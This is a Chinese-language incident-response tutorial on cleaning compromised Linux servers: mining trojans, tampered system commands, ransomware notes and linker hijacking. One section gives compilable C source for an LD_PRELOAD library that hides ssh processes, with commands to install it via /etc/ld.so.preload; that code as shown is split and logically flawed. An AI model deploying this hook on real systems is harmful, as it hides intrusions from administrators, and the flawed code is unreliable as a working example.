

# Linux的应急响应

---



## 一、概述

---

### 引言

之前我们学习了Windows下的应急响应流程，相比于Windows，Linux由于通常没有图形界面，在Linux下的应急都是通过字符串命令来完成的，因此Linux应急响应大部分都需要靠手动的方式进行处理

同时也会有部分用于linux应急的工具或脚本，可以使用工具检测木马病毒+手动修改配置文件的方式进行Linux应急响应

### 为什么学习linux应急响应

在企业中，大部分服务器使用的都是Linux操作系统，如Centos、ubuntu、Debian、麒麟操作系统（Kylin），Linux应急才是企业安全工程师经常遇到的应急场景

### 学习目标

- 能够应对常见的Linux操作系统入侵
- 30分钟内可以完成常见木马病毒的清理
- 能够通过日志找到入侵原因
- 识别常见的木马恢复套路

完成上述学习目标后，可以独立支撑企业Linux服务器应急响应工作。面对linux主机失陷“完全不慌”



**别慌小场面**

## 二、Linux的应急响应

---

根据之前讲的应急响应流程，对Linux进行应急响应，这边先介绍计算机病毒感染的类型

## (2.1) 应急启动判断

一样的套路，首先判断Linux主机是否失陷，Linux失陷常见类型如下：

- 挖矿木马

挖矿木马会在用户不知情的情况下利用主机的算力进行挖矿，最明显的特征就是主机的CPU被大量消耗。被挖矿失陷的查看cpu会得到如下图所示：

```
top - 13:29:06 up 1 day, 25 min, 2 users, load average: 1.21, 0.30, 0.10
Tasks: 86 total, 2 running, 84 sleeping, 0 stopped, 0 zombie
%Cpu(s): 99.3 us  0.3 sy, 0.0 ni, 0.0 id, 0.0 wa, 0.3 hi, 0.0 si, 0.0 st
MiB Mem : 818.7 total, 109.1 free, 436.2 used, 273.4 buff/cache
MiB Swap: 0.0 total, 0.0 free, 0.0 used. 250.5 avail Mem

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM     TIME+ COMMAND
1989813 root      10  -10 538652   7728   7088 S   99.0    0.9   0:41.79 trace
  1508 root       20   0 955116 28420 11548 S    0.7    3.4   2:21.97 YDService
    1 root       20   0 177008   9352   6532 S    0.0    1.1   0:03.03 systemd
    2 root       20   0      0      0      0 S    0.0    0.0   0:00.04 kthreadd
```

当发现CPU占用率居高不下，那么主机很有可能已经被植入了挖矿木马，会影响服务器上的其他应用的正常运行，需要启动应急流程。


- 后门木马

后门木马，通常控制服务器对外发送恶意请求数据流量包（比如DDOS包、扫描流量等），可能存在潜伏周期。

针对后门木马的检测，需要与失陷主机同网段/域的网络安全设备（防火墙、行为管理），持续监测，当出现出方向的恶意流量时，在失陷主机上定位发送恶意数据包的进程和文件

- 勒索病毒

Linux下的勒索病毒，常见的为DarkRadiation家族的勒索病毒，特征是在登陆到linux后，出现如下图的内容

```
create_message ()
{
cat>/etc/motd<<EOF

Contact us on mail: nationalsiense@protonmail.com
您已被黑客入侵！您的数据已被下载并加密。请联系Email：nationalsiense@protonmail.com。如不联系邮件，将会被采取更严重的措施。
EOF
}
```

## (2.2) 处理流程

无论是那种特征的病毒木马，Linux下清理流程都是相似的，同时在处理流程中也要注意记录下每一步的操作内容和输出信息以便之后写入到应急报告中，详细步骤如下

### 2.2.1 隔离

挖矿木马，通常会调用一个横向感染的工具，如 `gscan`、`mscan`，对内网进行大面积的扫描

- 拔网线
- iptables防火墙网络隔离

```
iptables -I INPUT -s <IP> -p tcp -j ACCEPT # 允许某个IP入访问
iptables -I OUTPUT -d <IP> -p tcp -j ACCEPT # 允许某个IP出访问
iptables -A INPUT -p tcp -j DROP # 禁止流量进来
iptables -A OUTPUT -p tcp -j DROP # 禁止流量出去
```


### 2.2.2 登陆主机

- 优先考虑使用工具进行ssh登陆  
xshell、fnailshell、Tabby 等工具进行登陆
- 当ssh无法登陆（OOM）时，使用VNC登陆

由于木马会申请大量的系统资源给自身用于提供挖矿时的性能支撑，会导致其他正常的系统服务没有资源可用的情况，进程会报错OOM然后退出。而当openssh服务由于此原因异常退出后，使用ssh登陆工具将无法正常连接到失陷主机上。

针对上述场景，需要通过VNC的方式进行登陆：

- VMware vSphere 直接从VMware的vCenter控制台进行VNC登陆（类似vmware个人版的登陆方式）



- 如果是云服务器，则在云平台的登陆页面有VNC登陆选项，具体也可以查看云上的教程文档



### 2.2.3 判断命令是否被修改

木马文件会修改常用的系统命令，如 `ps`、`pstree`、`top`、`kill`、`ls`，让用户在执行常见的系统命令时，自动恢复或启动木马文件。

判断命令是否被修改的方法

- **方法一：通过 rpm 命令来判断**

执行命令

```
rpm -vf /usr/bin/*
rpm -vf /usr/sbin/*
#rpm -vf /usr/bin/xxx
#S 关键字代表文件大小发生了变化
#5 关键字代表文件的 md5 值发生了变化
#T 代表文件时间发生了变化
```

根据命令执行结果，来查看命令是否被修改，如下图红框部分就表示命令被修改过

```

.M..... g /var/log/btmp
.M..... g /var/log/private
.M..... c /etc/machine-id
遗漏 c /etc/systemd/system/dbus-org.freedesktop.resolve1.service
.M..... g /var/cache/private
.M..... g /var/lib/private
.M..... g /var/log/btmp
.M..... g /var/log/private
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
.M..... g /etc/udev/hwdb.bin
.M..... g /var/lib/systemd/random-seed
.M..... g /etc/crypto-policies/back-ends/nss.config
S.5....T. /usr/bin/ps
M..... c /etc/rc.d/rc.local
S.5....T. /usr/bin/ps
M..... G.. g /etc/brlapi.key
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
.M....G.. g /etc/brlapi.key

```

- 优点：检测的全面
  - 缺点：容易被针对，如攻击者重新生成了rpm信息库，则此方法无法检测
- **方法二：使用工具 AIDE**

AIDE 是一款入侵检测工具，主要用途是检查文档的完整性。通过构建一个基准的数据库，保存文档的各种属性，一旦系统被入侵，可以通过对比基准数据库而获取文件变更记录。

使用方式：

```

##安装
#直接安装aide
yum -y install aide
#生产初始化数据库
sudo aide --init
#根据配置文件命名规则生成新的数据库文件，需要重命名，以便AIDE读取。
sudo mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz
##检测
#进行检测对比
sudo aide --check

```

执行结果如下（下图可以看到，ps命令被篡改了）

```

Summary:
  Total number of files:      56581
  Added files:                0
  Removed files:              0
  Changed files:              2

-----
Changed files:
-----

changed: /bin/ps
changed: /usr/bin/ps

-----
Detailed information about changes:
-----

File: /bin/ps
SELinux : system_u:object_r:bin_t:s0      , unconfined_u:object_r:bin_t:s0

File: /usr/bin/ps
SELinux : system_u:object_r:bin_t:s0      , unconfined_u:object_r:bin_t:s0

```

- 优点：检测的全面，同时不容易被针对，可以将aide的数据库文件 `aide.db.gz` 放到安全的地方存储，在检测时在放回 `/var/lib/aide/` 目录
- 缺点：每台服务操作系统安装完成或者命令相关的组件升级后，都需要重新执行 `aide` 生成数据库，有一定的工作量

#### • 方法三：直接查看常见的系统命令

直接使用strings命令，查看常见的系统命令内容，如下命令

```

# 如不知道常见系统命令的路径，可以使用whereis命令查看，比如 whereis ps
strings /usr/bin/ps
strings /usr/bin/top
...

```

执行结果如下图，可以看到ps命令被修改，以及被修改的内容

```

[root@localhost ~]# strings /usr/bin/ps
#!/bin/bash
/centos_core.elf & /.hide_command/ps |grep -v "shell" | grep -v "centos_core" | grep "bash"
[root@localhost ~]#

```

- 优点：检测快速，可以快速的定位到那个命令被修改了，同时还能看到被修改的内容，从而定位部分异常的木马文件位置
- 缺点：检查不全面，可能会存在部分被篡改的系统命令没有检测到，但由于应急响应的时效性要求，建议是木马文件完全清理后，在使用方法一或者二检测一下

## 2.2.4 动态链接库劫持检测

介绍动态链接库劫持之前，我们先讲解一下程序运行和动态链接库的关系（可能有点儿深）

在解释程序运行之前，先介绍一个概念：程序的运行时链接（Runtime Linker）

程序的运行时链接（**Runtime Linker**）是操作系统或运行时环境的一部分，负责在程序执行期间动态地加载和链接所需的库和模块。它的主要职责包括以下几个方面：

**加载动态库（Shared Libraries）：**

当一个程序启动时，运行时链接器会查找并加载程序所需的动态库。这些库通常是共享的，可以被多个程序同时使用，从而节省内存和磁盘空间。

**符号解析（Symbol Resolution）：**

程序代码中的函数调用和变量引用可能位于不同的模块或库中。运行时链接器负责解析这些符号，使得程序能够正确调用和访问这些外部资源。

**地址重定位（Address Relocation）：**

由于动态库可以加载到内存中的不同地址，运行时链接器需要调整程序中对这些库的引用，以便它们指向正确的内存位置。

**版本控制：**

运行时链接器还需要处理库的版本控制问题。某些库可能会有多个版本，运行时链接器需要确保程序加载到兼容的库版本。

## 当前启动一个程序时，运行时链接器的工作流程

1. **程序启动：**操作系统加载程序的可执行文件，并将其初始部分加载到内存中。
2. **查找动态库：**运行时链接器查找并加载程序所需的动态库。这些库的路径通常由系统配置文件或环境变量（如 `LD_LIBRARY_PATH`）指定。

运行时连接器查找动态库的顺序：`LD_PRELOAD > LD_LIBRARY_PATH > /etc/ld.so.cache > /lib>/usr/lib`

Linux下特殊的动态库环境配置文件 `/etc/ld.so.preload`

在Linux系统中，`/etc/ld.so.preload`文件和环境变量`LD_PRELOAD`都用于强制动态链接器在加载共享库时，优先加载指定的共享库。这两者的功能相似，但作用范围和使用场景有所不同。

`/etc/ld.so.preload`

作用：该文件列出了需要被优先加载的共享库。当任何程序运行时，动态链接器会首先加载这些库，不论程序本身是否需要这些库。

配置方式：系统管理员可以在这个文件中列出一个或多个共享库的路径，每行一个库。

作用范围：对系统上所有用户和所有程序生效。因此，`/etc/ld.so.preload`适用于需要对整个系统所有程序进行统一干预的场景。

假设在`/etc/ld.so.preload`中添加了一行：

```
echo "/lib64/libss.so.2" >> /etc/ld.so.preload
```

那么，所有在这个系统上运行的程序都会首先加载`/lib64/libss.so.2`库

由于动态库环境配置文件 `/etc/ld.so.preload` 的特殊性，往往也是木马进行劫持的目标

linux上如何查看程序所需的动态库：`ldd [程序绝对路径]`



```
[root@theon ~]# ldd /usr/bin/ps
linux-vdso.so.1 => (0x00007fffd7fd4000)
libprocps.so.4 => /lib64/libprocps.so.4 (0x00007f2e211d5000)
libsystemd.so.0 => /lib64/libsystemd.so.0 (0x00007f2e20fa4000)
libdl.so.2 => /lib64/libdl.so.2 (0x00007f2e20da0000)
libc.so.6 => /lib64/libc.so.6 (0x00007f2e209d2000)
libcap.so.2 => /lib64/libcap.so.2 (0x00007f2e207cd000)
libm.so.6 => /lib64/libm.so.6 (0x00007f2e204cb000)
librt.so.1 => /lib64/librt.so.1 (0x00007f2e202c3000)
libselinux.so.1 => /lib64/libselinux.so.1 (0x00007f2e2009c000)
liblzma.so.5 => /lib64/liblzma.so.5 (0x00007f2e1fe76000)
liblz4.so.1 => /lib64/liblz4.so.1 (0x00007f2e1fc61000)
libgcrypt.so.11 => /lib64/libgcrypt.so.11 (0x00007f2e1f9e0000)
libpgp-error.so.0 => /lib64/libpgp-error.so.0 (0x00007f2e1f7db000)
libresolv.so.2 => /lib64/libresolv.so.2 (0x00007f2e1f5c1000)
libdw.so.1 => /lib64/libdw.so.1 (0x00007f2e1f37a000)
libgcc_s.so.1 => /lib64/libgcc_s.so.1 (0x00007f2e1f164000)
libpthread.so.0 => /lib64/libpthread.so.0 (0x00007f2e1ef48000)
/lib64/ld-linux-x86-64.so.2 (0x00007f2e213fc000)
libattr.so.1 => /lib64/libattr.so.1 (0x00007f2e1ed43000)
libpcre.so.1 => /lib64/libpcre.so.1 (0x00007f2e1eae1000)
libelf.so.1 => /lib64/libelf.so.1 (0x00007f2e1e8c9000)
libz.so.1 => /lib64/libz.so.1 (0x00007f2e1e6b3000)
libbz2.so.1 => /lib64/libbz2.so.1 (0x00007f2e1e4a3000)
```

3. **符号解析和重定位**：运行时链接器解析程序和库中所有未解析的符号，并将这些符号绑定到它们的实际地址。这包括函数地址和全局变量地址的重定位。（可以理解为找到动态库中的函数内存地址，并加载到内存中等待执行，最终就是执行动态库中的函数）
4. **程序执行**：完成所有链接和重定位之后，程序开始执行。

### 常见的运行时链接器


不同的操作系统有不同的运行时链接器。例如：

- 在Linux系统上，常见的运行时链接器是 `ld.so` 或 `ld-linux.so`。
- 在Windows系统上，运行时链接器是系统的一部分，通常由操作系统内核处理。

从上面的描述可以看到，程序包括linux的命令在运行时，运行时链接器会先看看(`ldd`)命令执行需要那些动态库，然后从环境变量 `LD_PRELOAD > LD_LIBRARY_PATH > /etc/ld.so.cache > /lib>/usr/lib` 中去找这些动态连接库文件(`so`)，最后执行这些动态链接库中的函数，完成程序的执行。

例如一个 `ps` 命令的运行：






## 动态链接库的劫持

通常木马文件通过在配置文件 `/etc/ld.so.preload` 中写入自己的恶意 `.so` 动态文件，让linux命令在运行时进行加载，然后在恶意 `.so` 动态文件中编写正常 `.so` 动态文件相同的函数，来实现动态链接库劫持。

如下ps命令动态库劫持的图示



## 劫持实验演示：劫持ps命令来隐藏ssh进程

在linux中，`readdir` 或 `readdir_r` 这样的库函数来读取目录内容（ps命令就是实验`readdir`函数读取`/proc/[pid]/cmdline`文件中的内容进行显示的），因此，攻击者可以在恶意的 `.so` 动态链接库文件中，构造一个`readdir()`函数，先一步获取返回结果，通过当前进程的`/proc/[pid]/cmdline`内容，判断是否需要将这个进程的显示过滤掉。

生成范例代码如下文件 `libupload.c`：

```
#define _GNU_SOURCE
```

```

#include <dlfcn.h>
#include <dirent.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

// 定义原始的 readdir 函数指针 -> 要重写readdir, 所以要清空当前readdir函数指针内容
static struct dirent *(*original_readdir)(DIR *dirp) = NULL;

// 新的 readdir 函数实现
struct dirent *readdir(DIR *dirp) {
    struct dirent *entry;

    // 获取原始的 readdir 函数指针
    if (!original_readdir) {
        original_readdir = dlsym(RTLD_NEXT, "readdir");
        if (original_readdir == NULL) {
            fprintf(stderr, "Error in `dlsym`: %s\n", dlerror());
            return NULL;
        }
    }

    // 调用原始的 readdir 函数
    while ((entry = original_readdir(dirp)) != NULL) {
        // 检查目录项是否代表一个进程 ID
        if (entry->d_type == DT_DIR) {
            char *endptr;
            long pid = strtol(entry->d_name, &endptr, 10);
            // 如果目录名转换为数字且没有剩余的字符, 则它是一个进程 ID
            if (endptr != entry->d_name && *endptr == '\0') {
                // 这里添加逻辑来判断是否需要隐藏这个进程
                // 检查进程的命令行或其他属性
                char path[256], cmdline[256];
                FILE *file;

                sprintf(path, "/proc/%ld/cmdline", pid);
                if ((file = fopen(path, "r")) != NULL) {
                    fgets(cmdline, sizeof(cmdline), file);
                    fclose(file);

                    // 如果进程名包含 "ssh", 则继续读取下一个目录项
                    if (strstr(cmdline, "ssh") != NULL) {
                        continue;
                    }
                }
            }
        }
    }

    // 如果不是要隐藏的进程, 就返回这个目录项
    return entry;
}

// 如果没有更多的目录项或者所有的目录项都被过滤掉了, 返回 NULL

```

```
    return NULL;
}
```

将上述代码编译为恶意动态库 libupload.so:

```
gcc -shared -fPIC libupload.c -o libupload.so -ldl
```

## 将恶意动态库拷贝到默认的动态库路径里面

```
cp libupload.so /lib64/
```

将恶意动态库的路径加载到配置文件 `/etc/ld.so.preload`，让任何程序/命令执行时，都加载恶意so动态链接库

```
echo "/lib64/libupload.so" >> /etc/ld.so.preload
```

执行效果如下图：

```
[root@theon ~]# ps aux|grep sshd
root      1012  0.0  0.2 112796  4288 ?        Ss   10:38   0:00 /usr/sbin/sshd -D
root      1471  0.0  0.3 158800  5936 ?        Ss   10:51   0:01 sshd: root@pts/0,pts/1,pts/2,pts/3,pts/4,pts/5
root      12921 0.0  0.0 112816   980 pts/4    S+   14:46   0:00 grep --color -auto sshd

[root@theon ~]# cp libupload.so /lib64/
[root@theon ~]# echo "/lib64/libupload.so" >> /etc/ld.so.preload

[root@theon ~]# ps aux|grep ssh
root      12951 0.0  0.0 116936  1012 pts/4    S+   14:47   0:00 grep --color =auto ssh


[root@theon ~]# ps aux|grep sshd
root      12954 0.0  0.0 116936  1012 pts/4    S+   14:47   0:00 grep --color =auto sshd
[root@theon ~]#
```




Q: 如何检测 /etc/ld.so.preload 文件加载的so文件是否正常?

A: 使用IDA软件逆向, 查看符号表中的exported导出信息是否有异常。


每个编译好的程序和动态库都有一个符号表，记录了所有导出（**exported**）和导入（**imported**）的符号。导出符号是该模块提供給其他模块使用的函数和变量，导入符号是该模块需要从其他模块中获取的函数和变量。

以之前的ssh进程隐藏的恶意动态库libupload.so为例



